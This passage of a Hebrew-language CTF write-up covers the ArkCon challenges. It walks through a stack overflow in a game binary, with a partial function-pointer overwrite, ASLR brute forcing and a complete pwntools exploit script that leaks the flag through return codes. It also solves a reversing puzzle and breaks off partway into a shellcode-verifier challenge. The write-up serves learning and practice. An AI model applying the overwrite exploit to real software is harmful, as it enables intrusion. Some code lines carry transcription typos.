    option_handlers[1] = feedback;
    puts(
        "-----"
    );
    print_welcome();
    puts("\nPlease enter your nickname:");
    read_input(stdin, (long)nickname);
    strcpy(p_ctx->nickname, nickname);
    printf("\nWelcome %s in the ArkCon famous Game. Please select an option to
continue.\n\n", nickname);
    print_menu();
    puts("Choose an option : ");
    scanf("%d", user_option);
    if ((user_option[0] == 1) || (user_option[0] == 2)) {
        file_name = (char *)3473816116792946010; // ZmxhZy50eHQ= (flag.txt)
        file_name_len = 0;
        __filename = (char *)base_64((long)&file_name, 0xc, &file_name_len);
        __filename[file_name_len] = 0;
        __stream = fopen(__filename, "r");
        if (__stream == (FILE *)0x0) {
            perror("Error while opening the file.\n");
            // WARNING: Subroutine does not return
            exit(-1);
        }
        __filename = (char *)malloc(35);
        i = 0;
```




```
while (i < 34) {
    fscanf(__stream, "%c", __filename + (long)i);
    i = i + 1;
}
__filename[34] = 0;
fclose(__stream);
pgVar1 = p_ctx;
pFlag = (char *)malloc(35);
pgVar1->flag = pFlag;
strcpy(p_ctx->flag, __filename);
printf("You chose option %d\n", (ulong)user_option[0]);
uVar2 = (*(code *)option_handlers[(long)(int)(user_option[0] - 1)])();
ret = (ulong)uVar2;
}
else {
    puts("Bad input, please enter a valid option number");
    ret = 0xffffffff;
}
return ret;
}
```

בנוסף, לפונקציית read_input ישנה חשיבות מסוימת:

```
void read_input(FILE *file, long p_out_buf) {
    int iVar1;
    ulong count;
    ulong i;

    i = 0;
    count = 0;
    while ((iVar1 = fgetc(file), iVar1 != -1 && (iVar1 != '\n'))) {
        *(undefined *) (i + p_out_buf) = (char)iVar1;
        count = count + 1;
        i = i + 1;
        if (150 < count) {
            return;
        }
    }
    if (99 < i) {
        return;
    }
    *(undefined *) (i + p_out_buf) = 0;
    return;
}
```

נעבור על הפעולות העיקריות ש-main עושה:

ראשית, היא מקצה context של 80 בתים על ה-heap, מהטיפוס:

```
struct game_context {
    char * flag;
    char * thank_you;
    char * feedback;
    char nickname[56];
};
```

לאחר מכן, היא:

- מאתחלת על המחסנית מערך של שני מצביעים לפונקציות.
- קוראת כינוי מהמשתמש (פונקציית read_input קוראת עד 150 תווים או עד 'n' לתוך ה-buffer שנשלח אליה, באמצעות (fgetc()) אל תוך משתנה על המחסנית.
- מעתיקה את הכינוי אל תוך המשתנה על ה-heap.



- קוראת את הדגל מקובץ ושומרת את התוכן על ה-heap. גודל הדגל עד 34 תווים.
- מקצה עוד משתנה על ה-heap עבור הדגל, ומעתיקה אותו שוב למשתנה זה.
- קוראת לאחד המצביעים מהמערך שאותחל בתחילת התוכנית לפי בחירת המשתמש.

פונקציית guess_flag, אם נתעלם מכמה "רעשי רקע", נראית בגדול כך:

```
// ... Custom logic to encode user input ...  
  
int status = 0;  
status += check_char_0();  
status += check_char_1();  
// ...  
status += check_char_32();  
if (status == 0) {  
    puts("Flag found ! Congrats!");  
    return 0;  
} else {  
    puts("Wrong! Try again ;)");  
    return 0x194;  
}
```

כאשר התוכן של פונקציות check_char_n() נראה לדוגמא כך:

```
ulong check_char_1(void) {  
    return (ulong) (*(char *) (user_guess + 1) != p_ctx->flag[1]);  
}
```

אל הלוגיקה בראש הפונקציה שמיועדת לקידוד הקלט של המשתמש נגיע בהמשך.

לפונקציית feedback לא נתייחס, על אף שהיו בה מספר חולשות, שכן לא השתמשנו בחולשות אלו בפתרון.


אם כך, מה אפשר לעשות עם הנתונים שבידינו? הדבר הראשון שאפשר לעשות הוא להדליף את הכתובת של המצביעים על המחסנית, על ידי שליחת כינוי באורך 112 תווים. זאת, מכיוון שזהו ההפרש בין nickname ל-option_handlers:

```
undefined *[3]      Stack[-0x58]  option_handlers  
undefined1         Stack[-0x66]:1 local_66  
char[34]           Stack[-0x88]  flag_buffer  
char[64]           Stack[-0xc8]  nickname
```

שימו לב שפונקציית read_input לא תסיים את המחרוזת שהיא קוראת עם '\0' במידה והקלט ארוך יותר מ-99 תווים.

במקרה כזה, ההדפסה של הכינוי תמשיך עד שהיא תפגוש '\0' אחר, אחרי הדלפת המצביע הראשון. ברגע שהדלפנו את המצביע, אנחנו יכולים להשוות את הערך שלו לכתובת של הפונקציה ב-disassembly, וברגע שההפרש ידוע לנו, אנחנו יכולים להשתמש בו כדי לעקוף את ה-ASLR.

הבעיה היא, שאחרי שהדלפנו את הכתובת, לא מצאנו דרך אחרת להשתמש בהדלפה, כלומר לדרוס מצביע אחר שיאפשר לנו להשתמש במידע שהדלפנו.



לכן, עברנו לדבר הבא שמתאפשר לנו לעשות - לדרוס את המצביע מראש, בלי להדליף כלום. אולם, ישנה בעיה עם הגישה הזאת, וכדי להבין אותה נאמר מספר מילים על ASLR.

ASLR (ראשי התיבות של [Address space layout randomization](#)) היא שיטה שנועדה להקשות על מתקפות של דריסת כתובות (למשל, buffer overflow שידרוס את ה-program counter) על ידי הכנסה של אקראיות לכתובות השונות. אולם, הכתובות אינן אקראיות לחלוטין גם לאחר הפעלת השיטה הזו - הן עדיין שומרות על 12 הביטים התחתונים שנקבעו בזמן הבנייה. הסיבה לכך היא מנגנון ה-paging, והעובדה שקובץ ההרצה עדיין צריך להיות מיושר ל-page, שהוא (לרוב) 4K. כלומר, ה-offset בתוך ה-page צריך להישמר למרות הכל, ולשם ייצוג offset ב-page של 4K, יש צורך ב-12 ביטים.

למה זה בעייתי עבור מתקפה? כי 12 ביטים הם בייט וחצי, ואי אפשר לדרוס בייט וחצי - דריסה היא בבתים שלמים. כלומר, אנחנו יודעים עם איזה ערך צריך לדרוס את 12 הביטים התחתונים על מנת להגיע לפונקציה שנרצה לקפוץ אליה, אבל בדרך אנחנו נאלצים לדרוס את 4 הביטים שאחר כך. לפעמים (אחת לשש-עשרה פעמים, מכיוון שמדובר ב-4 ביטים) הניחוש שלנו ישתלב עם הבחירה של המערכת, ונצליח לקפוץ אל היעד המבוקש. אבל - רוב הזמן, פשוט נקפוץ למקום אחר ממה שהתכוונו אליו. ובמילים אחרות - כדי לקפוץ למקום מסוים, בממוצע נצטרך לנסות 16 פעמים.

לאיפה נרצה לקפוץ באמצעות הדריסה שלנו?

- אנחנו יודעים מתיאור האתגר שהדגל מורכב אך ורק מאותיות קטנות, ספרות וסימנים מיוחדים.
- עבור כל אות בדגל, יש לנו פונקציה נפרדת שבודקת אם הניחוש שלנו מתאים לערך הנכון, ומחזירה זאת כערך החזרה.
- ערך ההחזרה של הפונקציה שאנחנו דורסים משמש כערך ההחזרה של התוכנית כולה.
- הגישה לתוכנה המרוחקת היא באמצעות ssh, ולכן ישנו שיקוף של ערך ההחזרה של התוכנה בערך ההחזרה שמגיע מ-ssh.

```
printf("You chose option %d\n", (ulong)user_option[0]);
uVar2 = (*(code *)option)handlers[(long)(int)(user_option[0] - 1)]();
ret = (ulong)uVar2;
}
else {
    puts("Bad input, please enter a valid option number");
    ret = 0xffffffff;
}
return ret;
}
```

לכן, אנחנו יכולים לנחש ערך של תו במיקום מסוים, ולדרוס את המצביע שבשליטתנו עם הכתובת של הפונקציה שבודקת את המיקום הזה. אם ערך ההחזרה של התוכנה יהיה 0 - סימן שהתווים שווים. אם הוא יהיה 1 - סימן שהם שונים. ואם התוכנה תתרוסק או תחזיר ערך אחר, סימן שצריך לנסות שוב (בגלל ה-ASLR).



גישה כזאת לוקחת זמן, אבל בסופו של דבר אפשר להוציא איתה את הדגל במלואו. מבחינת זמן ריצה, סדר הגודל הוא 16×68 עבור כל אות (במקרה הגרוע), ולכן עדיין מדובר בזמן ריצה סביר.

כעת נחזור אל תחילת הפונקציה `guess_flag`, אל הלוגיקה שדילגנו עליה קודם. בתחילת הפונקציה הקלט של המשתמש מקודד לפי האלגוריתם הבא:


- תחילה, מחושב אורך הקלט של המשתמש
- לאחר מכן, מאותחל מערך כאורך הקלט של המשתמש, עם התוכן החוזר `MAGIC`. לדוגמא: במידה והמשתמש הכניס 7 תווים, המערך יאותחל ל-`MAGICMA`.
- כעת, עוברים על הקלט של המשתמש בלולאה:
 - אם התו הנוכחי אינו אות גדולה או אות קטנה, הוא נשאר כפי שהוא
 - אחרת, הוא מקודד לפי הלוגיקה הבאה (נביא את הקטע שאחראי על קידוד אות קטנה, קיימת מקבילה לקידוד אות גדולה):

```
555555568ec
...55568ecMOV RDX,qword ptr [user_guess]
...55568f3MOV RAX,dword ptr [RBP + i]
...55568f6CDQE
...55568f8ADD RAX,RDX
...55568fbMOVZX RAX,byte ptr [RAX]
...55568feMOVSB RAX,RAX
...5556901LEA EBX,[RAX + -0x61]
...5556904MOV RDX,qword ptr [RBP + local_50]
...5556908MOV RAX,dword ptr [RBP + i]
...555690bCDQE
...555690dMOVZX RAX,byte ptr [RDX + RAX*0x1]
...5556911MOVSB RAX,RAX
...5556914MOV EDI,RAX
...5556916CALL tolower
...555691bADD RAX,EBX
...555691dSUB RAX,'a'
...5556920MOV ESI,26
...5556925MOV EDI,RAX
...5556927CALL mod
...555692cADD RAX,0x61
...555692fMOV ECX,RAX
...5556931MOV RDX,qword ptr [RBP + local_60]
...5556935MOV RAX,dword ptr [RBP + i]
...5556938CDQE
...555693aMOV byte ptr [RDX + RAX*0x1],CL
...555693dJMP LAB_5555555695d
```

אם נתעלם מהלוגיקה לקידוד אות גדולה שאינה רלוונטית לפתרון לפי תיאור התרגיל, נקבל את הקוד הבא בפייתון לקידוד הקלט:

```
def magic(i):
    magic_str = "MAGIC"
    res = magic_str[i % len(magic_str)].lower()
    return res

def encode(s):
    r = ""
    for i, c in enumerate(s):
        if c in string.lowercase:
            r += chr((ord(c) - ord('a') + ord(magic(i).lower()) - ord('a')) %
26) + ord('a'))
        else:
            r += c
    return r
```



עבור כל תו שנוציא מהשרת, נצטרך להפעיל לוגיקה הפוכה על מנת לקבל את התו האמיתי של הדגל.
הקוד ששימש לחשיפת הדגל:

```
MATCH = 0
NO_MATCH = 1
SKIP = 2
ALARM = -14

UNKNOWN = 0
SKIPPED = 0xff


FLAG_LEN = 32

ALPHABET = 'e3t7a@4o0i1!_ns5$hrdlcumwfg6ypbvkJxqz289"%&\'()*+,-./:;<=>?[\\]^`{|}~'
assert(set(ALPHABET) == set(string.lowercase + string.digits +
string.punctuation))

if args.REMOTE:
    DB_FILE = "flag_remote.db"
else:
    DB_FILE = "flag_local.db"

func_list = [
    0x00101994, # 0 (0x0)
    0x001019ea, # 1 (0x1)
    0x00101a41, # 2 (0x2)
    0x00101a98, # 3 (0x3)
    0x00101aef, # 4 (0x4)
    0x00101b46, # 5 (0x5)
    0x00101b9d, # 6 (0x6)
    0x00101bf4, # 7 (0x7)
    0x00101c4b, # 8 (0x8)
    0x00101ca2, # 9 (0x9)
    0x00101cf9, # 10 (0xa)
    0x00101d50, # 11 (0xb)
    0x00101da7, # 12 (0xc)
    0x00101dfe, # 13 (0xd)
    0x00101e55, # 14 (0xe)
    0x00101eac, # 15 (0xf)
    0x001024be, # 16 (0x10)
    0x00101f5e, # 17 (0x11)
    0x00101fb5, # 18 (0x12)
    0x0010200c, # 19 (0x13)
    0x00102063, # 20 (0x14)
    0x001020ba, # 21 (0x15)
    0x0010253e, # 22 (0x16)
    0x00102158, # 23 (0x17)
    0x001021af, # 24 (0x18)
    0x00102206, # 25 (0x19)
    0x0010225d, # 26 (0x1a)
    0x001022b4, # 27 (0x1b)
    0x0010230b, # 28 (0x1c)
    0x00102362, # 29 (0x1d)
    0x001023b9, # 30 (0x1e)
    0x00102410, # 31 (0x1f)
    0x00102467, # 32 (0x20)
]

def get_return_code(target_addr, flag_guess):
    try:
        with context.local(log_level='ERROR'):
            io = start(alarm = 30)
            payload = 'A'*63 + '\x00' + flag_guess + '\x00' + '\x00' * 15
```



```
    assert(len(payload) == len('A'*63 + '\x00' + 'NOINPUT' + '\x00' +
'\x00' * 40))
    payload += pack((target_addr & 0xFFFF), "all")

    io.sendlineafter("Please enter your nickname:", payload)
    io.sendlineafter("Choose an option :", "1")

    ret = io.poll(block=True)
    io.close()
    return ret
except EOFError as e:
    print ("EOFError received")
    print e
    return None

def progress(i):
    p = ["|", "/", "-", "\\"]
    sys.stdout.write("\b" + p[i % len(p)])

def load_flag():
    try:
        flag = pickle.load( open( DB_FILE, "rb" ) )
    except:
        flag = [UNKNOWN] * FLAG_LEN
    return flag

def save_flag(flag):
    pickle.dump( flag, open( DB_FILE, "wb" ) )

def print_flag(flag):
    print flag

def is_unknown(x):
    return type(x) == int and x != SKIPPED

def is_skipped(x):
    return x == SKIPPED

flag = load_flag()

print_flag(flag)

for i in range(0, len(flag)):
    if is_skipped(flag[i]):
        print "{} is skipped".format(i)
        continue
    elif not is_unknown(flag[i]):
        print "{} is {}".format(i, flag[i])
        continue

    sys.stdout.write("{}: ".format(i))
    addr = func_list[i] & 0xFFF
    addr += 0x2000
    for j, c in enumerate(ALPHABET):
        sys.stdout.write("{} ".format(c))
        ret = None
        counter = 0
        alarms = 0
        skip = False
        while ret not in [MATCH, NO_MATCH]:
            progress(counter)
            guess = ["\x00"] * 32
            guess[i] = c

            ret = get_return_code(addr, "".join(guess))
            if ret == ALARM:
```



```

        alarms += 1
        counter += 1
        if counter > 100:
            skip = True
            break
        if alarms > 4:
            addr += 0x1000
        if ret == MATCH:
            sys.stdout.write("\b")
            flag[i] = c
            save_flag(flag)
            break
        elif skip:
            print "\b [Skipping {}]" .format(i)
            flag[i] = SKIPPED
            save_flag(flag)
            break
        else:
            print "#{} not found!" .format(i)
            flag[i] = SKIPPED
            break
    print "\n"
    print_flag(flag)

def magic(i):
    magic_str = "MAGIC"
    res = magic_str[i % len(magic_str)]
    return res

def decode(s):
    r = ""
    for i, c in enumerate(s):
        if c in string.lowercase:
            r += chr((ord(c) - ord(magic(i).lower()) ) % 26) + ord('a'))
        else:
            r += c
    return r


flag_str = "".join(flag)
print "\nCurrent output:"
print flag_str

print "\nDecoded flag:"
print decode(flag_str)

```

מספר הערות בנוגע לקוד:

- מכיוון שתהליך הדגל היה ארוך מאוד, שמרנו את ההתקדמות שלנו באמצעות pickle ושחררנו אותה מחדש עם כל הרצה נוספת של הסקריפט.
- הדלפת הדגל הצריכה מעבר על כל התווים החוקיים עד לקבלת ערך החזרה מתאים. על מנת לצמצם את הזמן עד להגעה לאות המתאימה, סידרנו את האותיות לפי תדירות, כאשר סימנים שמוחלפים לעיתים קרובות עם אותיות (למשל - @ במקום a, או 3 במקום e) הוצבו בסמוך זה לזה.
- מכיוון שהדריסה שלנו עוברת מעל flag_buffer שמשמש לשמירת הניחוש של המשתמש, יכולנו להציב את הניחוש שלנו מראש ב-buffer המתאים ללא צורך לקרוא ל-guess_flag.
- לעיתים הניסיון היה נתקע - התגברנו על כך על ידי שליחת SIGALARM לאחר שלושים שניות.



- השמטנו חלק מהקוד מפאת אורכו. החלק שהושמט כולל:

- תיקון למחלקת ELF של pwntools על מנת לאפשר עבודה עם הספרייה לצורך כתיבת הסקריפט

(המחלקה לא ידעה להתמודד עם קבצי הרצה שנעשה להם link עם musl)

- תבנית ה-exploit הסטנדרטית של pwntools, שמייצרת מספר פונקציות עזר לצורך תקשורת

עם תהליכים מקומיים ומרוחקים (ניתן לייצר תבנית זו על ידי הרצת הפקודה pwn template)

דוגמא לקטע מריצת הסקריפט (הריצה עצמה הצריכה מספר ניסיונות לקבלת הדגל):

```
Arch: amd64-64-little
RELRO: Full RELRO
Stack: No canary found
NX: NX enabled
PIE: PIE enabled
[0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0]
#0: e 3 t

['t', 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0]
#1: e 3

['t', '3', 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0]
#2: e 3 t 7 a @

['t', '3', '@', 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0]
#3: e 3 t 7 a @ 4 o 0 i 1 ! _ n s 5 $ h r d l c u m w f g 6 y p b v k j x q z

['t', '3', '@', 'z', 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0]
#4: e 3 t 7 a @ 4 o 0 i 1 ! _ n s 5 $ h r d l c u m w f
```


הפלט מהשרת:

```
t3@zf u t!w3 0x3rcz171t r01t73d5
```

הדגל:

```
ArkCon{h3@rd u l!k3 0v3rwr171n p01n73r5}
```

אתגר #5: Puzzle (250 נקודות)




פתרון:

בהרצה הראשונה של התרגיל אנחנו רואים את הפלט הבא:


```
C:\Users\VM\Downloads>Puzzle.exe 123456789012
Try again...
```

מצוין, זה אומר שיש לנו מחזורת לחפש, נחפש ב-IDA:



נוכל לראות שהפלט תלוי בערך שהפונקציה sub_1B1000 תחזיר. אם הפונקציה תחזיר 0 - מצאנו את הדגל.

נוכל גם להבחין שהפונקציה sub_1B17B0 בונה מערך של DWORD-ים מהקלט שהכנסנו: כל תו בין 1-9, A, B ו-C מקבלים את הערך ההקסדצימלי שלו בהתאמה, וכל תו אחר מכניס 0 למערך. לדוגמא, עבור הספרה אחת: אם התו הוא '1':



האוגר eax מקבל את הערך 1:

```

mov     eax, 1
jmp     loc_1B1863

```

ולאחר מכן ערך האוגר נכתב לזיכרון:

```

loc_1B1863:
mov     [esi+edx*4], eax

```

הפונקציה sub_1B1000 מקבלת את המערך כארגומנט. נסתכל על הפונקציה sub_1B1000 ונחפש מה משפיע על האוגר eax. נוכל לראות שישנה בדיקה על כל איבר במערך, ואם האיבר קטן מ-1 או גדול מ-

12, ערך האוגר eax עולה ב-1:

```

loc_1B1021:
mov     esi, [ecx-8]
cmp     esi, 1
jl      short loc_1B102E

cmp     esi, 0Ch
jle     short loc_1B102F

loc_1B102E:
inc     eax

```

לאחר מכן ישנה בדיקה נוספת בקטע האסמבלי הבא:


```

0000000001B1180
0000000001B1180 loc_1B1180:
0000000001B1180
0000000001B1182      mov     esi, ebx
                        mov     edi, 0Bh

0000000001B1187
0000000001B1187 loc_1B1187:
0000000001B1187      mov     ecx, [esi]
0000000001B1187      lea     edx, [eax+1]
0000000001B1189      add     esi, 30h
0000000001B118C      mov     [ebp+var_44], esi
0000000001B118F      mov     esi, [ebp+var_30]
0000000001B1192      cmp     ecx, [esi+ebx]
0000000001B1195      mov     esi, [ebp+var_44]
0000000001B1198      cmovnz  edx, eax
0000000001B119B      mov     eax, edx
0000000001B119E      sub     edi, 1
0000000001B11A0      jnz     short loc_1B1187
0000000001B11A3

0000000001B11A5      add     ebx, 4
0000000001B11A8      cmp     ebx, offset dword_1B4030
0000000001B11AE      jl      short loc_1B1180

```



שמבצע את הבדיקה הבאה:

```
for i in range(12):
    for j in range(11):
        if dword_1B4000[j * 12 + i] == user_input[i]:
            eax += 1
```

כשמריצים את האתגר עם debugger ניתן לראות שהזיכרון dword_1B4030 מכיל בכל הרצה ערכים אחרים. מכיוון שהתרגיל כלל רק קובץ בינארי, ללא שרת, הנחנו שצריכה להיות תשובה אחת שיכולה לקיים את התנאי - ואותה גם נוכל להכניס לאתר האתגר. לכן הנחנו שנוכל לבדוק אם יש ערכים שעונים על התנאי ומשותפים למספר הרצות. נבצע dump לזיכרון מספר פעמים ונשתמש בסקריפט הבא שייתן לנו את הערכים שמקיימים את התנאי:

```
import sys

mem1 = [7, 9, 8, 11, 1, 2, 3, 5, 4, 12, 10, 6, 5, 12, 3, 6, 10, 4, 11, 7, 8, 9, 1, 2, 1,
10, 4, 2, 8, 12, 6, 9, 7, 11, 3, 5, 3, 8, 6, 4, 7, 1, 9, 2, 5, 10, 11, 12, 9, 11, 1, 12,
3, 5, 8, 10, 2, 4, 6, 7, 4, 6, 12, 8, 11, 7, 1, 3, 9, 5, 2, 10, 10, 3, 2, 1, 6, 9, 5, 4,
12, 7, 8, 11, 11, 5, 9, 7, 2, 8, 10, 12, 6, 3, 4, 1, 12, 4, 11, 9, 5, 10, 2, 1, 3, 6, 7,
8, 8, 2, 5, 3, 9, 6, 7, 11, 10, 1, 12, 4, 10, 6, 7, 1, 4, 3, 12, 8, 11, 9, 5, 2]
mem2 = [6, 12, 4, 9, 1, 2, 3, 5, 7, 11, 8, 10, 8, 2, 5, 3, 10, 4, 11, 7, 9, 1, 12, 6, 7,
10, 11, 1, 8, 12, 6, 9, 4, 3, 2, 5, 3, 8, 6, 4, 7, 1, 9, 2, 5, 10, 11, 12, 9, 11, 1, 12,
3, 5, 8, 10, 2, 4, 6, 7, 5, 9, 12, 10, 11, 7, 1, 3, 8, 6, 4, 2, 1, 3, 8, 2, 6, 9, 5, 4,
12, 7, 10, 11, 4, 6, 7, 11, 2, 8, 10, 12, 3, 5, 1, 9, 11, 4, 9, 7, 5, 10, 2, 1, 6, 12, 3,
8, 12, 1, 3, 8, 9, 6, 7, 11, 10, 2, 5, 4, 6, 2, 5, 10, 4, 3, 12, 8, 11, 1, 7, 9]
mem3 = [8, 4, 12, 10, 1, 2, 3, 5, 9, 11, 7, 6, 1, 3, 9, 6, 10, 4, 11, 7, 12, 5, 8, 2, 11,
5, 7, 2, 8, 12, 6, 9, 4, 1, 3, 10, 3, 8, 6, 4, 7, 1, 9, 2, 5, 10, 11, 12, 9, 11, 1, 12, 3,
5, 8, 10, 2, 4, 6, 7, 12, 10, 5, 9, 11, 7, 1, 3, 8, 6, 2, 4, 7, 2, 11, 8, 6, 9, 5, 4, 3,
12, 10, 1, 4, 6, 3, 1, 2, 8, 10, 12, 7, 9, 5, 11, 6, 12, 8, 7, 5, 10, 2, 1, 11, 3, 4, 9,
5, 1, 4, 3, 9, 6, 7, 11, 10, 2, 12, 8, 10, 9, 2, 11, 4, 3, 12, 8, 7, 1, 5, 6]

vals = set(range(1, 13))

sys.stdout.write('Flag: ArkCon{')

for i in range(12):
    arr1 = set([mem1[j * 12 + i] for j in range(11)])
    arr2 = set([mem2[j * 12 + i] for j in range(11)])
    arr3 = set([mem3[j * 12 + i] for j in range(11)])
    sys.stdout.write(str(hex(list((vals - arr1) & (vals - arr2) & (vals -
arr3)) [0]) [2:].upper())))

sys.stdout.write('')
```

קיבלנו את המחרוזת הבאה: 27A5CB461893. נבדוק מול הבינארי:

```
C:\Users\VM\Downloads>Puzzle.exe 27A5CB461893
Good job! You found the flag!
```

וסיימנו! הדגל הוא:

```
ArkCon{27A5CB461893}
```

אתגר #6: Shellver (300 נקודות)

Challenge

Shellver 300

Our intern wrote a shell code verifier. As of now it only supports x86, but he has big plans for it. Can you please give us some feedback on the user experience?
It's running in a Windows AppContainer. Just in case..

The flag is in a file named `flag`
Example hex input string: `f414fe15`

`nc 18.196.92.84 1337`


shellver.exe

Flag

Submit

פתרון:

נריץ את התוכנה המצורפת עם הקלט לדוגמא, ונקבל את התוצאה הבאה:



התוכנה מדפיסה שה-shellcode בסדר ומיד קורסת. אם נפתח דיבאגר, נראה שהקריסה בגלל חלוקה

באפס:

	00401677	8B8D DCFBFFFF	mov ecx,dword ptr ss:[ebp-424]
	0040167D	B8 05000000	mov eax,5
	00401682	99	cdq
EIP →	00401683	F739	idiv dword ptr ds:[ecx]
	00401685	8985 D0FBFFFF	mov dword ptr ss:[ebp-430],eax

dword ptr [ecx]=[shellver2.0076A784]=0



כדי להבין את הלוגיקה של התוכנה, נפתח אותה באמצעות Disassembler. במקרה הזה, נשתמש ב-Ghidra, שמכילה גם Decompiler מוצלח ומומלצת מאוד למי שאין לו פטרון שיממן לו את IDA Pro. עוד על Ghidra אפשר לקרוא ב**גליון 105**.

ה-Decompiler מייצר את הקוד הבא (מספר חלקים פחות מעניינים הושמטו):

```
bVar1 = false;
p_zero = &DAT_0076a784;
print("Hi.\nEnter your shellcode here:\n",in_stack_fffffbcc);
scan("%1024s",0xf8);
_Size_00 = strlen(user_input,"0123456789abcdefABCDEF");
if ((user_input[_Size_00] == 0) && (_Size_00 = strlen(user_input), _Size_00 %
2 == 0)) {
    _Size_00 = strlen(user_input);
    _Size = (_Size_00 >> 1) + 1;
    malloc(_Size);
    lpAddress = FUN_004011e0(user_input);
    i = 0;
    while (i < _Size_00 >> 1) {
        if (*(char *)((int)lpAddress + i) == -0x70) {
            bVar1 = true;
            break;
        }
        i = i + 1;
    }
